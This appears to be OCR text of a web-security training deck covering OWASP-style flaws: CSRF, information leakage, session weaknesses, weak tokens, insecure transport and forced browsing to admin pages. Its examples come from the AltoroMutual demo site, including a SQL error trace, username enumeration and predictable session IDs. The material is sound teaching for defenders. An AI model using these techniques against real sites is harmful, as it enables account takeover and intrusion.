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



5. Cross Site Request Forgery (CSRF/XSRF)

- What is it?
  - Tricking a victim into sending an unwitting (often blind) request to another site, using the user's session and/or network access.
- What are the implications?
  - Internal network compromised
  - User's web-based accounts exploited



XSRF Exploit Illustration

WebMail

Bank.com

Wireless Router

Victim

Evil.org

1) User browses page with malicious content

2) Script (or link) is downloaded and executed in browser

3) All mails forwarded to hacker


3) Money Transfered

3) Router opened for outside access

4) Private mails accessed, possibly containing passwords

4) Money Withdrawn

4) Firewalls surpassed, internal computers hacked



XSRF vs. XSS

- XSS Exploits the trust a user gives a site
  - Cookies and data access to specific domain
- XSRF Exploits the trust a site gives a user
  - User “logged in” to site or has access to site (Intranet)
- XSRF may be delivered via XSS (or Sticky XSS)
- XSS may be auto-exploited via XSRF
  - XSRF on one site exploit XSS on other – hands free

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

6. Information Leakage and Improper Error Handling

- What is it?
  - Unneeded information made available via errors or other means.
- What are the implications?
  - Sensitive data exposed
  - Web App internals and logic exposed (source code, SQL syntax, exception call stacks, etc.)
  - Information aids in further hacks

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

Information Leakage - Example



```
<h1>Online Banking Login</h1>

<!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
<p><span id="_ctl0__ctl0_Content_Main_message"
```

Improper Error Handling - Example


http://www.testfire.net/bank/login.aspx
Google
Sign In | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY

An Error Has Occurred


Summary:

Syntax error (missing operator) in query expression 'username = ''' AND password = 'asdf''.

Error Message:

```
System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'username = ''' AND password =
'asdf''. at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object&
executeResult) at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult) at
System.Data.OleDb.OleDbCommand.ExecuteCommand(CommandBehavior behavior, Object& executeResult) at
System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at
System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at
System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at
System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32
maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at
System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable,
IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String
srcTable) at Altoro.Authentication.ValidateUser(String uName, String pWord) in
d:\downloads\AltoroMutual_v5\website\bank\login.aspx.cs:line 68 at Altoro.Authentication.Page_Load(Object sender, EventArgs
e) in d:\downloads\AltoroMutual_v5\website\bank\login.aspx.cs:line 32 at
System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) at
System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at
System.Web.UI.Control.OnLoad(EventArgs e) at System.Web.UI.Control.LoadRecursive() at
System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
```

Information Leakage – Different Username/Password Error




Online Banking Login

Login Failed - Invalid Password

Username: jsmith

Password:



Online Banking Login

Login Failed - Invalid Username

Username: nouser

Password:

7. Broken Authentication and Session Management


- What is it?
  - Session tokens aren’t guarded and invalidated properly
- What are the implications?
  - Session tokens can be planted by hacker in XSS/XSRF attack, hence leaked
  - Session tokens more easily available (valid longer, less protection) to be stolen in different ways

Broken Authentication and Session Management - Examples

- Unprotected Session Tokens
  - Session ID kept in Persistent Cookie
  - Not using http-only value for cookies
- Sessions valid for too long
  - Session not invalidated after logout
  - Session timeout too long
- Session fixation possible
  - Session ID not replaced after login (hence can be fixed)

8. Insecure Cryptographic Storage

- What is it?
  - Weak or no cryptographic protection on sensitive resources at rest
  - Lack of safeguards on keys
- What are the implications?
  - Session tokens can be predicted (due to weak, often homegrown, algorithms)
  - Sensitive data available through DB access (internal hacker, SQL Injection, etc.)




Insecure Cryptographic Storage: Weak Session Token

- Hacker samples session IDs and gets:
  1,2,4,6,7,10,11,15…

- Can you predict other valid sessions?
  (Hint: Other users may enter site and get sessions during the hacker’s sampling)


- Points to consider:
  - Doesn’t need to be that simple…
  - Keys may be predictable (e.g. timestamp)



9. Insecure Communication


- What is it?
  - Sensitive data sent over unencrypted channels

- What are the implications?
  - Data can be stolen or manipulated by Internal or External hacker



Insecure Communication: Points to Consider


- Not only the login page is sensitive
  – Anything after it is too, and maybe more
- Internal Hackers are a threat
  – Encrypt internal communications as well
- Use strong encryption keys
  – See previous topic…



10. Failure to Restrict URL Access

- What is it?
  – Resources that should only be available to authorized users can be accessed by forcefully browsing them
- What are the implications?
  – Sensitive information leaked/modified
  – Admin privileges made available to hacker


Failure to Restrict URL Access - Admin User login



Online Banking Login

Username: admin

Password: *****




Hello, Admin User

Welcome to Altoro Mutual Online.

View Account Details:

/admin/admin.aspx


Simple user logs in, forcefully browses to admin page



Online Banking Login

Username: jsmith

Password: ********




Edit User Information

Add an account to an existing user.

Users: 100116014 jsmith


Account Types: Savings

Change user's password



